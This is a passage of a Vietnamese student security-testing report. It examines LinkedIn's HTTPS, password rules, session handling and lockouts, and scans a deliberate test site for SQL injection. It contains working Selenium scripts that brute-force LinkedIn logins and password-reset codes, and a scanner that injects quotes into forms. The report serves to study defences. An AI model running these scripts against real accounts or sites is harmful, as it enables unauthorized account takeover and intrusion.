
Ở chương 3, bài báo cáo sẽ trình bày cụ thể về các thao tác, bước làm và các testcase trong quá trình triển khai thực nghiệm kiểm thử các phần mềm an toàn và các trang web đã nêu, đồng thời đưa ra một số nhận xét, kết luận sơ bộ về bài kiểm thử.

CHƯƠNG 3: TRIỂN KHAI THỰC NGHIỆM

3.1. Kiểm thử phần mềm web LinkedIn


3.1.1. Kiểm tra giao thức mà web đang dùng

Truy cập vào trang chủ của LinkedIn:



Hình 7: Trang chủ của LinkedIn

Kết quả: cho thấy web đang sử dụng giao thức https (Hypertext Transfer Protocol Secure).



Hình 8: Giao thức web đang sử dụng:https


Hypertext Transfer Protocol Secure (HTTPS) là Giao thức chuyển đổi siêu văn bản an toàn. Về cơ bản, nó là phiên bản bảo mật của HTTP, giao thức chính được sử dụng để truyền dữ liệu giữa trình duyệt web và trang web. HTTPS mã hóa thông tin để tăng tính bảo mật của việc truyền dữ liệu.

Đánh giá: Điều này đặc biệt quan trọng khi người dùng truyền dữ liệu nhạy cảm, chẳng hạn như đăng nhập vào tài khoản ngân hàng, dịch vụ email hoặc nhà cung cấp bảo hiểm y tế. Bằng cách mã hóa thông tin, HTTPS giúp đảm bảo rằng không bên nào khác có thể giải mã được thông tin được truyền đi giữa trình duyệt của người dùng và máy chủ của trang web.

3.1.2. Kiểm tra các quy tắc của mật khẩu và tên đăng nhập

Để có thể sử dụng được dịch vụ của trang web, người dùng cần phải tạo một tài khoản bao gồm các trường: Email/SĐT và mật khẩu.


Kết quả: Password (6+ characters) nghĩa là mật khẩu yêu cầu 6 ký tự trở lên. Điều này đặt ra một ràng buộc này là mật khẩu do người dùng nhập vào phải đảm bảo yêu cầu an toàn.




Hình 9: Đăng ký tài khoản với mật khẩu toàn số, ở đây là 123456

Song, người dùng vẫn có thể đăng ký tài khoản toàn số hoặc toàn chữ, nhưng nó không nên tuân theo các quy luật tự nhiên thông thường như 123456...hay abcdef... "Please enter a more secure password."

Các mật khẩu là các dãy số hay dãy chữ ngẫu nhiên như 828734 hay anhxyzdz dưới đây là hợp lệ.




Hình 10: Đăng ký tài khoản với mật khẩu toàn chữ



Hình 11: Đăng ký thành công với mật khẩu toàn chữ

Người dùng không thể đăng ký, đăng nhập với việc nhập sai định dạng ở trường "Email or Phone". Ví dụ nhập sai định dạng Email thì cảnh báo sẽ hiện ra là: "Please enter a valid email address."



Hình 12: Không thể nhập sai định dạng trường tên đăng nhập

Đánh giá: Việc đặt mật khẩu toàn số hoặc toàn chữ có thể mang lại một số lợi ích và nhược điểm như sau:

Ưu điểm:

1. Dễ nhớ: Mật khẩu chỉ gồm số hoặc chỉ gồm chữ cái có thể dễ nhớ hơn so với mật khẩu kết hợp số và chữ.

2. Dễ nhập: Nếu mật khẩu chỉ gồm một loại ký tự, người dùng có thể nhanh chóng nhập mật khẩu mà không cần phải chuyển đổi giữa các bộ phận của bàn phím.

3. Khả năng đối phó với việc ghi nhớ: Đối với những người có khả năng hình ảnh mạnh mẽ hơn, việc nhớ mật khẩu chỉ dựa trên một loại ký tự có thể dễ dàng hơn.

Nhược điểm:

1. Dễ đoán: Mật khẩu chỉ toàn số hoặc chữ cái dễ bị đoán được hơn so với mật khẩu kết hợp cả hai loại ký tự. Kẻ tấn công có thể sử dụng các phương pháp như tấn công từ điển hoặc tấn công brute force để dò ra mật khẩu.

2. An toàn yếu: Mật khẩu chỉ toàn số hoặc chữ cái thường không cung cấp độ an toàn cao như mật khẩu kết hợp cả hai loại ký tự. Điều này làm tăng nguy cơ bị hack hoặc tấn công.

3. Hạn chế sự đa dạng: Mật khẩu chỉ gồm một loại ký tự có thể làm giảm đáng kể số lượng các khả năng mật khẩu có thể có, làm giảm độ phức tạp của mật khẩu và làm cho nó dễ bị tấn công.

Trong tổng thể, việc sử dụng mật khẩu chỉ toàn số hoặc toàn chữ có thể phù hợp trong một số trường hợp nhất định, nhưng cần được cân nhắc kỹ lưỡng để đảm bảo mức độ an toàn cao nhất.

3.1.3. Kiểm tra khả năng tài khoản người dùng bị tấn công

Ý tưởng: Sử dụng Selenium để tự động đăng nhập bằng cách sử dụng danh sách các tên người dùng và mật khẩu khác nhau từ các tệp dữ liệu.

Bước 1: Import thư viện:

```
1  import time
2  import logging
3  from selenium import webdriver
4  from selenium.webdriver.common.by import By
5  from selenium.webdriver.support.ui import WebDriverWait
6  from selenium.webdriver.support import expected_conditions as EC
```

Dòng 1: Sử dụng để thực hiện các hàm liên quan đến thời gian.

Dòng 2: Để ghi log cho quá trình thực thi.

Dòng 3: Sử dụng để tạo và điều khiển trình duyệt web.

Dòng 4: Sử dụng để xác định vị trí của các phần tử trên trang web.

Dòng 5: Dùng để chờ cho một điều kiện nhất định xảy ra trên trang web.

Dòng 6: Chứa các điều kiện được sử dụng với WebDriverWait.

Bước 2: Xây dựng logging:

```
8   # Set up logging
9   # Thiết lập đăng nhập
10  logging.basicConfig(level=logging.INFO)
11  logger = logging.getLogger(__name__)
12
13  def initialize_driver():
14      return webdriver.Chrome()
```

Giải thích:

Dòng 10: Thiết lập cấp độ logging là INFO.

Dòng 13: Hàm này trả về một đối tượng trình điều khiển trình duyệt. Ở đây, nó trả về một trình điều khiển Chrome.

Bước 3: Xây dựng hàm thực hiện quá trình đăng nhập vào LinkedIn.

```
16  def login(driver, url, username, password):
17      driver.get(url)
18      url_logout = "https://www.linkedin.com/m/logout/?lipi=urn%3Ali%3Apage%3Ad_flagship3_feed%3BpxES6NC
19      try:
20          # Locate the username, password, and login button elements of web Linkedin
21          # Nơi các thẻ username, mật khẩu và nút đăng nhập của web Linkedin
22          username_field = WebDriverWait(driver, 10).until(EC.presence_of_element_located((By.ID, 'sessi
23          password_field = WebDriverWait(driver, 10).until(EC.presence_of_element_located((By.ID, 'sessi
24          login_button = WebDriverWait(driver, 10).until(EC.presence_of_element_located((By.XPATH, "//*[
25
26          # Fill in the username and password fields
27          # Điền vào các field username và mật khẩu
28          username_field.clear()
29          username_field.send_keys(username)
30          password_field.clear()
31          password_field.send_keys(password)
32
33          # Click the login button
34          # Nhấn vào nút Đăng nhập
35          login_button.click()
36
37          time.sleep(20)  # Adjust as needed
38
39          # Check for successful login or failure
40          if "Welcome, anh!"  in driver.page_source:
41              logger.info(f'Login Success: Username => {username}, Password => {password}')
42          # Auto Logout when Login Success
43          # Tự động Đăng xuất khi Đăng nhập thành công
44              driver.get(url_logout)
45          else:
46              logger.info(f'Login Failed: Username => {username}, Password => {password}')
47
48          # Return to the login page for the next attempt
49          # Quay lại trang đăng nhập cho lần đăng nhập tiếp theo
50          driver.get(url)
51          time.sleep(2)  # Adjust as needed
52      except Exception as e:
53          logger.error(f'Error: {str(e)}')
```

Dòng 16: Hàm `login(driver, url, username, password)` nhận vào đối tượng trình điều khiển, URL của trang đăng nhập, tên người dùng và mật khẩu.

Bước 4: Xây dựng hàm main

```
55  def main():
56      url = input('[+] Enter Page URL: ')
57      username_file = input('[+] Enter Username List: ')
58      password_file = input('[+] Enter Password List: ')
59
60      driver = initialize_driver()
61
62      with open(username_file, 'r') as usernames, open(password_file, 'r') as passwords:
63          username_list = usernames.readlines()
64          password_list = passwords.readlines()
65
66      for username in username_list:
67          for password in password_list:
68              username = username.strip()#Loại bỏ khoảng trắng ở đầu và cuối của username
69              password = password.strip()
70              logger.info(f'Trying Username: {username} with Password: {password}')
71              login(driver, url, username, password)
72
73      driver.quit()
```


Dòng 55: Hàm main yêu cầu người dùng nhập URL của trang, tên tệp chứa danh sách tên người dùng và tên tệp chứa danh sách mật khẩu. Sau đó, nó mở các tệp này, thực hiện vòng lặp qua tất cả các cặp tên người dùng và mật khẩu, và gọi hàm `login()` để đăng nhập với mỗi cặp tên người dùng và mật khẩu.

Trong hàm `login()`, các phần tử của trang web (như ô nhập tên người dùng, ô nhập mật khẩu và nút đăng nhập) được xác định bằng các phương thức của Selenium như `WebDriverWait` và `EC.presence_of_element_located()`. Sau đó, tên người dùng và mật khẩu được nhập và nút đăng nhập được nhấp. Nếu quá trình đăng nhập thành công, mã sẽ kiểm tra trang có chứa chuỗi "Welcome, anh!" hay không. Nếu có, nó sẽ ghi log và tự động đăng xuất. Sau khi hoàn thành, trình duyệt sẽ đóng lại bằng cách gọi `driver.quit()`.

Bước 5: Tiến hành chạy chương trình và xem kết quả:

Sau nhiều lần nhập sai mật khẩu thì có thông báo redirect noCaptcha vì phát hiện hành vi nghi ngờ.

Và khi request noCaptcha quá nhiều lần, hệ thống giám sát sẽ ngầm hiểu là cuộc tấn công DoS, từ đó chặn IP trong 24 giờ.



Hình 13: Request bị từ chối

Đánh giá: Việc sử dụng ứng dụng CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) trong việc ngăn chặn cuộc tấn công tự động có thể mang lại nhiều lợi ích và nhược điểm như sau:

Ưu điểm:

1. Ngăn chặn bot tự động: CAPTCHA là một cách hiệu quả để ngăn chặn các cuộc tấn công tự động bằng cách yêu cầu người dùng xác minh danh tính của họ thông qua các thử thách mà chỉ con người mới có thể giải quyết được, không phải máy tính.

2. Bảo vệ dữ liệu: Bằng cách ngăn chặn bot tự động, việc sử dụng CAPTCHA có thể bảo vệ dữ liệu quan trọng tránh khỏi các loại tấn công như tấn công brute force hoặc spam.

3. Cải thiện bảo mật: Việc sử dụng CAPTCHA có thể cải thiện bảo mật của hệ thống bằng cách tạo ra một lớp bảo vệ bổ sung, giúp làm giảm nguy cơ tấn công từ phía bên ngoài.

Nhược điểm

1. Tạo rào cản cho người dùng: Đôi khi, việc phải giải quyết CAPTCHA có thể làm phiền và tạo ra rào cản cho người dùng chân thực, đặc biệt là khi thử thách CAPTCHA quá khó hoặc không rõ ràng.

2. Khả năng vượt qua: Một số CAPTCHA có thể bị vượt qua bằng cách sử dụng các kỹ thuật như học máy hoặc giải mã tự động, làm giảm hiệu quả của chúng trong việc ngăn chặn các cuộc tấn công.

3. Gây phiền toái: Nếu sử dụng quá nhiều hoặc quá phức tạp, CAPTCHA có thể gây ra sự không hài lòng cho người dùng và dẫn đến việc họ tìm kiếm các dịch vụ khác không yêu cầu xác minh này.

3.1.4. Kiểm tra giới hạn nhập mã xác nhận (do người dùng quên mật khẩu hoặc cảnh báo đăng nhập lạ)

Ý tưởng: Sử dụng thư viện Selenium trong python để tự động hóa việc nhập mã xác thực 6 chữ số trong quá trình đặt lại mật khẩu.

Bước 1: Import các thư viện cần thiết:

```
from selenium import webdriver
from selenium.webdriver.common.by import By
import time, os
import random
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC

```

- `import time`: Sử dụng để thực hiện các hàm liên quan đến thời gian.
- `import logging`: Để ghi log cho quá trình thực thi.
- `from selenium import webdriver`: Sử dụng để tạo và điều khiển trình duyệt web.
- `from selenium.webdriver.common.by import By`: Sử dụng để xác định vị trí của các phần tử trên trang web.
- `from selenium.webdriver.support.ui import WebDriverWait`: Dùng để chờ cho một điều kiện nhất định xảy ra trên trang web.
- `from selenium.webdriver.support import expected_conditions as EC`: Chứa các điều kiện được sử dụng với `WebDriverWait`.

Bước 2: Định nghĩa URL của trang web và tên người dùng (email) cần đặt lại mật khẩu:

```
url = "https://www.linkedin.com"
username = "abc@gmail.com"
```

Bước 3: Tạo một danh sách chứa các mã xác minh khả dụng (là các số có 6 chữ số ngẫu nhiên từ 000000 đến 999999)

```
# Để làm ví dụ, tôi cho rằng mã đặt lại của trang web chỉ là c
verificationCodes = ['%06d' % i for i in range(1000000)]

```

Bước 4: Khởi tạo trình duyệt WebDriver và mở URL của LinkedIn:

```
browser = webdriver.Chrome()
browser.get(url)
```

Bước 5: Tìm và nhấp vào liên kết "Quên mật khẩu?" để bắt đầu quy trình đặt lại mật khẩu:

```
foget = WebDriverWait(browser, 10).until(
    EC.presence_of_element_located((By.LINK_TEXT, 'Forgot password?'))
)
foget.click()
```

Bước 6: Nhập tên người dùng vào trường văn bản và nhấp vào nút "Gửi mã":

```
userId = WebDriverWait(browser, 10).until(
    EC.presence_of_element_located((By.XPATH, '//*[@id="username"]'))
)
userId.clear()
userId.send_keys(username)

sendCodeButton = WebDriverWait(browser, 10).until(
    EC.presence_of_element_located((By.XPATH, '//*[@id="reset-password-submit-button"]'))
)
sendCodeButton.click()
```

Bước 7: Đợi một khoảng thời gian để chờ email chứa mã xác minh:

```
time.sleep(3)
foundCode = False
```

Bước 8: Tiến hành lặp lại các bước sau cho đến khi tìm thấy mã xác minh chính xác:


- Thử một mã xác minh từ danh sách `verificationCodes`.
- Nhập mã xác minh vào trường văn bản và nhấp vào nút xác minh.
- Kiểm tra xem mật khẩu mới có được yêu cầu hay không. Nếu có, dừng vòng lặp.
- Nếu xác minh không thành công (ví dụ: do captcha không đúng), loại bỏ mã xác minh đó khỏi danh sách và thử lại với mã khác.

```python
while not foundCode:
    try:
        random.shuffle(verificationCodes)
        code = verificationCodes[-1]
        print('Trying', code)
        emailCode = WebDriverWait(browser,10).until(EC.presence_of_element_located(
            (By.XPATH, '//*[@id="input__email_verification_pin"]'))
        )
        emailCode.clear()
        emailCode.send_keys(code)
        verifyCodeButton = WebDriverWait(browser,10).until(
            EC.presence_of_element_located((By.XPATH, '//*[@id="pin-submit-button"]'))
        )
```

```python
        verifyCodeButton.click()
        time.sleep(3)
        try:
            WebDriverWait(browser,10).until(
                EC.presence_of_element_located((By.XPATH, '//*[@id="newPassword"]'))
            )
            print('Found code', code)
            foundCode = True
        except:
            verificationCodes.pop()
            print('%d codes left' % len(verificationCodes))
            pass
    except Exception as e:
        print(e)
        time.sleep(5)
```

Đây là cách mã hoạt động để tự động nhập lại mã xác nhận khi sai trên trang quên mật khẩu của web LinkedIn sử dụng Selenium.

Kết quả: Không thể nhập code được nữa vì có giới hạn lần nhập mã xác thực.



Hình 14: Thông báo người dùng đã nhập mã xác nhận quá số lần quy định

Đánh giá: Giới hạn số lần nhập mã xác thực giúp hệ thống:

Chống lại tấn công brute force: Trong trường hợp này, kẻ tấn công cố gắng thử từng mã xác thực khác nhau cho đến khi họ tìm ra mã đúng.

Bảo vệ trước việc thử lừa đảo: Khi một tài khoản bị chiếm đoạt, kẻ tấn công có thể cố gắng nhập mã xác thực nhiều lần để kiểm soát tài khoản.

Tăng cường bảo mật: Việc áp dụng giới hạn lần nhập mã xác thực bổ sung cho các biện pháp bảo mật khác như mật khẩu mạnh và xác thực hai yếu tố.

3.1.5. Kiểm tra Session ID khi mỗi lần đăng nhập có thay đổi không

Ý tưởng: Dùng công cụ Owasp ZAP để kiểm tra.

Kết quả : Cho thấy là Session ID có thay đổi khi mỗi lần đăng nhập.

```
JSESSIONID="ajax:68249368371917771196"
JSESSIONID="ajax:65845317779031141005"
```


Đánh giá: Việc thay đổi session ID khi đăng nhập là một biện pháp bảo mật hữu ích để ngăn chặn cuộc tấn công đánh cắp phiên (session hijacking) bằng cách sử dụng các session ID đã bị chiếm đoạt. Khi một người dùng đăng nhập thành công, hệ thống có thể tự động tạo ra một session ID mới và gán cho phiên làm việc mới này.

Quá trình này đảm bảo rằng bất kỳ session ID nào đã bị chiếm đoạt trước đó sẽ trở nên không hợp lệ và không thể sử dụng để truy cập vào tài khoản của người dùng. Điều này làm giảm nguy cơ về việc kẻ tấn công sử dụng session ID cũ để tiếp tục truy cập vào tài khoản của người dùng sau khi họ đã đăng xuất hoặc kết thúc phiên làm việc.

3.2. Kiểm thử SQL Injection trên trang web

3.2.1. Thực hiện trên Python

Đối tượng kiểm thử là trang web **http://testphp.vulnweb.com/index.php**



Hình 15: Giao diện của trang web http://testphp.vulnweb.com/index.php

Bước 1: Import các thư viện:

```
1  import requests
2  from bs4 import BeautifulSoup as bs
3  from urllib.parse import urljoin
4  from pprint import pprint
```

Bước 2: Khai báo phiên HTTP và thiết lập trình duyệt

```
6  # initialize an HTTP session & set the browser
7  s = requests.Session()
8  s.headers["User-Agent"] = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) A
9
```

- Dòng 7: Tạo 1 HTTP Request
- Dòng 8: Tạo Header cho HTTP Request (Chọn trình duyệt)

Bước 3: Xây dựng Hàm dùng để trả về các trường điền thông tin (HTML Form) của địa chỉ URL.

```
10  def get_all_forms(url):
11      """Given a `url`, it returns all forms from the HTML content"""
12      soup = bs(s.get(url).content, "html.parser")
13      return soup.find_all("form")
```

- Dòng 12: hàm `get()` tải nội dung của trang web được chỉ định thông qua URL. Nội dung này được truyền vào BeautifulSoup với trình phân tích cú pháp là "`html.parser`" và được lưu trữ trong biến soup
- Dòng 13: tìm tất cả các phần tử "form" trong cấu trúc dữ liệu BeautifulSoup. Các phần tử này biểu diễn các biểu mẫu HTML trên trang web và được trả về dưới dạng một danh sách.

Bước 4: Xây dựng hàm dùng để trả về thông tin của HTML form

```
16  def get_form_details(form):
17      """
18      This function extracts all possible useful information about an HTML `form`
19      """
20      details = {}
21      # get the form action (target url)
22      try:
23          action = form.attrs.get("action").lower()
24      except:
25          action = None
26      # get the form method (POST, GET, etc.)
27      method = form.attrs.get("method", "get").lower()
28      # get all the input details such as type and name
29      inputs = []
30      for input_tag in form.find_all("input"):
31          input_type = input_tag.attrs.get("type", "text")
32          input_name = input_tag.attrs.get("name")
33          input_value = input_tag.attrs.get("value", "")
34          inputs.append({"type": input_type, "name": input_name, "value": input_value})
35      # put everything to the resulting dictionary
36      details["action"] = action
37      details["method"] = method
38      details["inputs"] = inputs
39      return details
```

- Dòng 22-25: Bắt ngoại lệ khi truy cập thuộc tính "`action`" của phần tử <form>, nếu không có sẽ gán None cho biến action.
- Dòng 30-34: Duyệt qua tất cả các phần tử `<input>` bên trong phần tử <form>, trích xuất giá trị của thuộc tính "`type`", "`name`","`value`" của nó, sau đó thêm vào từ điển chứa thông tin vào danh sách `inputs`.
- Dòng 36: Thuộc tính `Action`: Điều xảy ra khi gửi From
- Dòng 37: Thuộc tính `Method`: Phương pháp HTTP
- Dòng 38: Thuộc tính `Inputs`: Dữ liệu đầu vào của người dùng

Bước 5: Xây dựng hàm dùng để kiểm tra lỗi phản hồi của URL

```
41  def is_vulnerable(response):
42      """A simple boolean function that determines whether a page
43      is SQL Injection vulnerable from its `response`"""
44      errors = {
45          # MySQL
46          "you have an error in your sql syntax;",
47          "warning: mysql",
48          # SQL Server
49          "unclosed quotation mark after the character string",
50          # Oracle
51          "quoted string not properly terminated",
52      }
53      for error in errors:
54          # if you find one of these errors, return True
55          if error in response.content.decode().lower():
56              return True
57      # no error detected
58      return False
```

- Dòng 44-52: Errors: Danh sách thông báo lỗi của các DBMS
- Dòng 53, 55: Duyệt trong danh sách error, kiểm tra xem giá trị của biến error có tồn tại trong nội dung của phản hồi HTTP hay không.

Bước 6: Xây dựng hàm dùng để quét lỗ hổng SQL Injection

```
60  def scan_sql_injection(url):
61      # test on URL
62      for c in "\"'":
63          # add quote/double quote character to the URL
64          new_url = f"{url}{c}"
65          print("[!] Trying", new_url)
66          # make the HTTP request
67          res = s.get(new_url)
68          if is_vulnerable(res):
69              # SQL Injection detected on the URL itself,
70              # no need to preceed for extracting forms and submitting them
71              print("[+] SQL Injection vulnerability detected, link:", new_url)
72              return
```

- Dòng 61 – 72: Kiểm tra địa chỉ URL bằng cách thêm dấu " vào câu truy vấn việc thử các ký tự đặc biệt như dấu nháy đơn (') và dấu nháy kép (") vào các URL và gửi các yêu cầu HTTP đến các URL đã được chỉnh sửa này giúp kiểm tra xem trang web có dễ bị tấn công SQL injection hay không.

```python
    # test on HTML forms
    forms = get_all_forms(url)
    print(f"[+] Detected {len(forms)} forms on {url}.")
    for form in forms:
        form_details = get_form_details(form)
        for c in "\"'":
            # the data body we want to submit
            data = {}
            for input_tag in form_details["inputs"]:
                if input_tag["type"] == "hidden" or input_tag["value"]:
                    # any input form that is hidden or has some value,
                    # just use it in the form body
                    try:
                        data[input_tag["name"]] = input_tag["value"] + c
                    except:
                        pass
                elif input_tag["type"] != "submit":
                    # all others except submit, use some junk data with s
                    data[input_tag["name"]] = f"test{c}"
            # join the url with the action (form request URL)
            url = urljoin(url, form_details["action"])
            if form_details["method"] == "post":
